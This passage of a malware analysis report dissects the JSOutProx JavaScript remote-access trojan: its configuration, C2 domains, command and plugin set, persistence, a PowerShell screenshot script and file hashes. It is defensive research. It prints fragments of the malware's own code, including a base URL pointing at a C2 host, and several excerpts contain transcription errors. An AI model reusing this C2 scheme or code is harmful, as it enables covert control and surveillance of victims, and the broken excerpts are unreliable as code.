- The "BaseUrl" field points to the C2 domain and port number via the HTTP protocol. **"Hxxp[:]//gensamogh.myq-see.com:9059/" (source)**
- While downloading plugins and assemblies from C2, the "Password" field is used. **""vruxcvdfmopd123""**
- "Tag" field contains a campaign ID. "macxr". Initially, it was JSOutprox.
- "Startdate" is about the starting date of infection. **"Mon Dec 13 16:22:14 UTC+0530 2021"**
- Delimiter is used as a separator by the malware while exfiltrating data. "_|_"

  "ViewOnly" allows the attacker to monitor the victim to gather victim info and not write or execute anything on the machine.
- Fs: Uses Scripting File system Object to gain read/write privileges
- Wsh: Uses Wscript. Shell Object to execute Wscript files
- Sh: It uses Shell.Application object to execute command line applications
- InstallDir : Contains the location for installation of malware
- Sleeptime: Delaying the execution of malware
- IDPrefix: This is used as a prefix when data is sent over C2
- ProxyActions: Indicates if malware is a proxy for any other process



```
HT['getEnumerator'] = function(z) {
    return new Enumerator(z);
};
HT['Fs'] = HT['getXObject'](Scripting.FileSystemObject);
HT['Wsh'] = HT['getXObject'](Wscript.Shell);
HT['Sh'] = HT['getXObject'](Shell.Application);
HT['BaseURL'] ='http://gensamogh.myq-see.com:9059/';
HT['StartDate'] = new Date();
HT['AllStartupDir'] = HT[Wsh](SpecialFolders)'allusersstartup' + '\x5c');
HT['StartupDir'] = HT[Wsh][SpecialFolders]('Startup' + '\x5c';
HT['AppData'] = HT['Wsh']['ExpandEnvironmentStrin' + 'gs']('%appdata%'+ '\x5c';
HT['Temp'] = HT['Wsh']['ExpandEnvironmentStrin'  + 'gs']('%temp% '+ '\x5c';
HT['InstallDir'] = HT['AppData'];
HT['InstallPath'] = '';
HT['Delimiter'] = '_|_';
HT['SleepTime'] = 0x2710;
HT['Password'] = "vruxcvdfmopd123";
HT['Delay'] = 0x2710;
HT['Tag'] = "macxr";
HT['ID'] = '';
HT['IDPrefix' = "okdh=";
HT['RunSubKey'] = 'software\\microsoft\\win' + "dows\\currentversion\\ru" + 'n';
HT["WshRunSubkey"] = "HKCU\\software\\microsof" + "t\\windows\\currentversi" + "on\run\";
HT["ProxyActions"] = ![];
HT["InstallFileName"] = HT["Tag"] + ".js";
HT["StartArgs"] = !![];
HT["ViewOnly"] = ![];
HT['Ua'] = '';
```

(Fig 12.)

How is the configuration varying in different versions?

The configuration is almost the same in all versions, with few changes.

1. Base URL changes in different versions. Given below are the C2 found among all the versions.

- marcelbosgath.zapto.org:9790
- ruppamoda.zapto.org:9099
- apatee40rm.gotdns.ch:9897
- mathepqo.serveftp.com:9059
- protogoo.ddnsking.com:9081
- riyaipopa.ddns.net:9098
- dirrcharlirastrup.gotdns.ch:8037
- uloibdrupain.hopto.org:8909
- gensamogh.myq-see.com:9059
- cccicpatooluma.hopto.org:5090
- feednet.myftp.biz:6093

2. Tag which denotes the Campaign ID also changes. Few common ones found were: pod, kmewsx, macxr etc
3. IDPrefix also varies. Few of them are: okdh=, ivcbshs=, _ybj= etc
4. In the latest versions, the following fields have been observed:

- IsDonetInstalled
- IsAMSI
- Net
- IsEncrypted

Plugins:


This malware has various plugins to perform various operations such as exfiltration of data, performing file system operations etc. Apart from that, it also has various methods with offensive capabilities that perform various operations.

Methods:

A few interesting methods (can be seen in Fig 10 and Fig 11) are:

1. **getUuid** : Gets the UUID of the machine
   remove Startup: Remove startup entries(persistence mechanism) if any
2. **userName** :Get the username of the victim's machines
   Process(list): To list down all the processes which are running
3. **receive**: interpret commands received from C2. These commands are written in the form of a switch case. Given below are a few commands:

- **fnm**: Sends the scriptfullname to C2.
- **dvo**: set to View only
- **pat**: Update the implant
- **uss.s**: Set proxy actions and update sleep time
- **upd**: Update and restart the implant
- **rst**: Restart
- **rmz**: Set the zoneidentifier
- **l32**: open launch ScriptFullName
- **l64**: open launch scriptFullName
- **dcn**: exit
- **rbt**: reboot the victim's machine
- **shd**: shutdown the victim's machine
- **lgf:** disconnect
- **ejs**: evaluate a javascript code
- **evb**: evaluate a VBscript code
- **uis**: unInstall
- **ins**: install
- **rins**: reset the persistence mechanism
- **ruis**: remove the persistence
- **sins**: open addStartup
- **suis**: open removeStartup
- **int.g**: send C2 sleepTime
- **int.s**: set sleepTime ,
- **sdn**: Load a .NET dll(in new versions)




```
switch (l[0x0]) {
    case 'fnm':
        HT['http'][send](l[0x0], 'ScriptFullName']() , ![]);
        break;
    case 'dvo':
        HT['ViewOnly'] = ![];
        break;
    case 'pat':
        if ('false') break;
        HT['update'](l);
        break;
    case 'uss.s':
        HT['ProxyActions'] = B[v[lt('0x6455', '*&nw')]](l[0x1], '1');
        HT['SleepTime'] = B[v[lR('0x3814', 'zr6Y')]](parseInt, l[0x2]);
        break;
    case 'uss.g':
        HT['http'][send](l[0x0], B['WuaaK'](B[v[lR('0x6100', '6u*0')]]('false' ? '1' : '0', '_|_'), HT[v[lV('0x326
        break;
    case 'upd':
        if ('false') break;
        if (HT['update'](l)) {
            HT['restart']();
        }
        break;
    case 'rst':
        HT['restart']();
        break;
    case 'rmz':
        HT['SetZone']();
```

(Fig 13.)

Then there is an if-else loop related to plugins. These plugins are used to maintain the implant easily:

- **fi**: FilePlugin
- **do**: DownloadPlugin
- **sp**: ScreenPShellPlugin
- **cn**: ShellPlugin
- **in**: InvokePlugin
- **sh**: ShortcutPlugin
- **as**: AssociationPlugin
- **jv**: JavaInstallPlugin
- **pr**: ProcessPlugin.




```
if (l[0x0]['StartsWith']('fi')) {
} else if (l[0x0]['startsWith']('do')) {
} else if (l[0x0]['startsWith']('sp'))
} else if (l[0x0]['startsWith']('cn')) {
} else if (l[0x0]['startsWith']('in'))
} else if (l[0x0]['startsWith']('sh')) {
} else if (l[0x0]['startsWith']]('as')) {
} else if (l[0x0]['startsWith']]('jv')) {
} else if (l[0x0]['startsWith']]('pr')) {
```

(Fig 14.)

How does this implant work?

After creating RAT configuration, the first function run by the implant is "**init**".



```
try {
    if (IsWScript()) {
        HT['init']();
    } else if ('IsHTA'()) {
        HT['init']();
    } else {
        HT['init']();
    }
} catch (Hu) {}
```

(Fig 15.)

This will create an identification string for the victim machine where it gathers system information and stores them into the HT['ID'] variable. This ID is filled up with:

- VolumeSerial
- UUID
- Computername
- Username
- OSVersion
- OSCaption
- tag
- ScriptName


And it is separated by Delimiter.

This implant then moves in an endless loop in which it calls the above "receive" function every 5 seconds. This function basically allows the attacker to communicate and coordinate with the malware.

The malware connects to the C2 and fetches a string indicating the command to be executed into the "l[0x0]" variable. This l[0x0] variable can contain either commands or plugins, which are discussed above.

Let's now look at plugins of older versions:

1. InfoPlugin: Infoplugin is used along with a function receiver that is used to interpret commands from C2. Basically this plugin is used to collect and send victim machine info to C2.




```
HT['InfoPlugin'] = {};
HT['InfoPlugin']['recieve'] = function(w) {
```

(Fig 16.)

2. **File plugin**: Perform all file system operations.


- fi.del: Open File removeEx
- fi.cp: Open File copyEx
- fi.mv: Open File moveEx
- fi.nd: Open File createFolderEx
- fi.ren: Open File rename
- fi.e: Execute a file through Wsh etc..



```
HT['File']['fileExists'] = function(z) {
HT['File']['folderExists'] = function(v) {
HT['File']['driveExists'] = function(w) {
HT['File']['expandPath'] = function(D) {
HT['File']['getFileSize'] = function(z) {
HT['File']['getFolderSize'] = function(v) {
HT['File']['deleteFile'] = function(w) {
HT['File']['deleteFolder'] = function(D) {
HT['File']['copyFile'] = function(z, v) {
HT['File']['moveFile'] = function(v, w) {
```

(Fig 17.)


3. **ProcessPlugin**: This plugin collects processing information. It also creates or terminates a process by calling the process-related functions.



```
HT['Process']['list'] = function() {
HT['Process']['dump'] = function() {
HT['Process']['taskkillId'] = function(w, D) {
HT['Process']['taskkillName'] = function(z, w) {
HT['Process']['terminateId'] = function(w) {
HT['Process']['terminateName'] = function(v) {
HT['Process']['createWmi'] = function(z, v, D) {
HT['Process']['createProcess'] = function(z, v, w, D) {
HT['Process']['getProcessByID'] = function(w) {
HT['Process']['getProcessByName'] = function( 0x3d3d15) {
HT['Process']['currentPID'] = function() {
HT['Process']['currentPIDPS'] = function() {
HT['ProcessPlugin'] = {};
```

(Fig 18.)

4. **ScreenPShellPlugin**: Perform mouse and keyboard operations using PowerShell scripts.




```
HT['ScreenPShell']['mouseWheel'] = function(w, v, D, B) {
HT['ScreenPShell']['scrollUp'] = function(w, v, D) {
HT['ScreenPShell']['scrollDown'] = function(w, v, D) {
HT['ScreenPShell']['move'] = function(w, v) {
HT['ScreenPShell']['getAction'] = function(w, v, D) {
HT['ScreenPShell']['clickAction'] = function(w, v, D) {
```

(Fig 19.)

5. **ShellPlugin**: The “ShellExecute” option uses the ShellExecute method present in the object of Shell Application. ShellExecute should be called if the user has admin privileges. When the command fails, it attempts to disable AntiSPYware of Windows Defender from the Registry. If the user is not an Admin, ShellExecute is attempted with elevated permissions using the 'runas' flag (source). The “get output” option uses the Run method present in the object of WScript.Shell. The output is stored in a local file. Furthermore, it collects the user's keyboard language/code page in order to format the output properly.

   Upon execution, the malware communicates with C2, which responds with a PowerShell script that captures the screenshot and saves it to a temp directory. There have been previous reports of the same PowerShell script being used in attacks against banks in the UK. Here is the PowerShell script:




```
[Reflection.Assembly]::LoadWithPartialName('System.Drawing.Imaging');[Reflection.Assembly]::
LoadWithPartialName('System.Windows.Forms');[Reflection.Assembly]::LoadWithPartialName(
'System.Drawing');$s=[System.Windows.Forms.SystemInformation]::VirtualScreen;$bounds=[Drawing.
Rectangle]::FromLTRB(0,0,$s.Width,$s.Height);$bmp=New-Object Drawing.Bitmap $bounds.width,
$bounds.height;$g=[Drawing.Graphics]::FromImage($bmp);$g.CopyFromScreen($bounds.Location,[
Drawing.Point]::Empty,$bounds.size);$codec=[Drawing.Imaging.ImageCodecInfo]::GetImageEncoders()|
Where-Object{$_.FormatDescription -eq 'JPEG'};$ep=New-Object Drawing.Imaging.EncoderParameters;
$ep.Param[0]=New-Object Drawing.Imaging.EncoderParameter([System.Drawing.Imaging.Encoder]::
Quality,[long] 10); $ratio = (100 / 100);$newWidth = [int] ($bmp.Width*$ratio);$newHeight = [int
] ($bmp.Height*$ratio);$temp = New-Object System.Drawing.Bitmap($newWidth, $newHeight);$g2 = [
System.Drawing.Graphics]::FromImage($temp);$g2.DrawImage($bmp,0,0 , $newWidth, $newHeight);$bmp.
Save('C:\Users\admin\AppData\Local\Temp\1639488697945.tmp',$codec,$ep);$g.Dispose();$g2.Dispose
();$bmp.Dispose();$temp.Dispose();
```

(Fig 20.)

Plugins in new versions:


With additional functionality, these files are around three MB in size. There is an inclusion of DotUtil functions that enables it to download and execute .NET assemblies in memory. The method “hasDotnet” discussed earlier also hints about .NET relation with JS.



```
ghplsv['StartupDir'] = ghplsv['Wsh']['specialFolders']('startup') + '\x5c',
ghplsv['AppData'] = ghplsv['Wsh']['ExpandEnvironmentStrings']('%appdata%') + '\x5c',
ghplsv['Temp'] = ghplsv['Wsh']['ExpandEnvironmentStrings']('%temp%') + '\x5c',
ghplsv['InstallDir'] = ghplsv['AppData'],
ghplsv['AppHome'] = ghplsv['AppData'] + 'WinRAR\',
ghplsv['InstallPath'] = '',
ghplsv['Delimiter'] = '_|_',
ghplsv['SleepTime'] = 0x2 * 0x9 + -0x1348 + -0x12 * -0x227,
ghplsv['Password'] = 'vruxcvdfmopd123',
ghplsv['Delay'] = 0xe4e * 0x2 + 0x157f + -0x2e33,
ghplsv['Tag'] = 'pod',
ghplsv['i'] = '',
ghplsv['IDPrefix'] = '_ybj=',
ghplsv['IsEncrypted'] = ![],
ghplsv['IsAMSI'] = ![],
ghplsv['IsDonetInstalled'] = ![],
ghplsv['RunSubkey'] = 'HKCU\software\microsoft\windows\currentversion\run\',
ghplsv['hasDotnet'] = function() {
ghplsv['getUuid'] = function() {
ghplsv['isHTA'] = function() {
```

(Fig 21.)


Given below are DotUtil functions.



```
ghplsv['DotUtil']['className'] = 'Program',
ghplsv['DotUtil']['Serialized'] = '',
ghplsv['DotUtil']['create'] = function(a, b) {
ghplsv['DotUtil']['setVersion'] = function() {
ghplsv['DotUtil']['getVersion'] = function() {
ghplsv['DotUtil']['getAvailableVersion'] = function() {
ghplsv['DotUtil']['base64ToStream'] = function(a) {
ghplsv['DotUtil']['md5Hash'] = function(a) {
ghplsv['DotUtil']['md5HashFile'] = function(a) {
ghplsv['DotUtil']['sha256Hash'] = function(a) {
ghplsv['DotUtil']['sha256HashFile'] = function(a) {
ghplsv['DotUtil']['base64Decode'] = function(a) {
ghplsv['DotUtil']['base64Encode'] = function(a) {
ghplsv['DotUtil']['aesEncrypt'] = function(a, b) {
ghplsv['DotUtil']['aesDecrypt'] = function(a, b) {
ghplsv['DotUtil']['aesEncryptFile'] = function(a, b, t) {
ghplsv['DotUtil']['aesDecryptFile'] = function(a, b, t) {
ghplsv['DotUtil']['hexEncode'] = function(a) {
ghplsv['DotUtil']['hexDecode'] = function(a) {
ghplsv['DotUtil']['stringFromByte'] = function(a) {
ghplsv['DotUtil']['byteFromString'] = function(a) {
```

(Fig 22.)

In the above DotUtil functions, given below is the most important one (Create Instance):




```
ghplsv['DotUtil']['createInstance'] = function() {
    var a = {};
    a[ghplsu(ghplsb('0xe030'), ghplsb('0x4d33'))] = function(b, t) {
    try {
        if (ghplsv['DotUtil']['CreateInstance']()){
        return ghplsv['DotUtil']['Instance']['download'](url,id,V)Ok,cookie,self);
},
```

(Fig 23.)

libDotJs.dll is downloaded, which has the actual code related to the DotUtil Functions.

We have fetched the libDotJS.dll module by intercepting the memory of wscript.exe using x64.dbg. Looking into CFF Explorer




Property	Value
File Name	C:\Users\Test\Desktop\new 3
File Type	Portable Executable 32 .NET Assembly
File Info	No match found.
File Size	323.42 KB (331177 bytes)
PE Size	17.50 KB (17920 bytes)
Created	Tuesday 21 December 2021, 02.28.00
Modified	Tuesday 21 December 2021, 02.28.01
Accessed	Tuesday 21 December 2021, 02.28.11
MD5	9AED11D78DD7ECF5331360011B0EA9A8
SHA-1	5C32E4509C3036949F7D72E5D16A10C434BA9919

Property	Value
Comments	
CompanyName	
FileDescription	libDotJs
FileVersion	1.0.0.0
InternalName	DotUtil.Library.Cs.dll
LegalCopyright	Copyright © 2019
LegalTrademarks	
OriginalFilename	DotUtil.Library.Cs.dll
ProductName	libDotJs
ProductVersion	1.0.0.0

(Fig 24.)

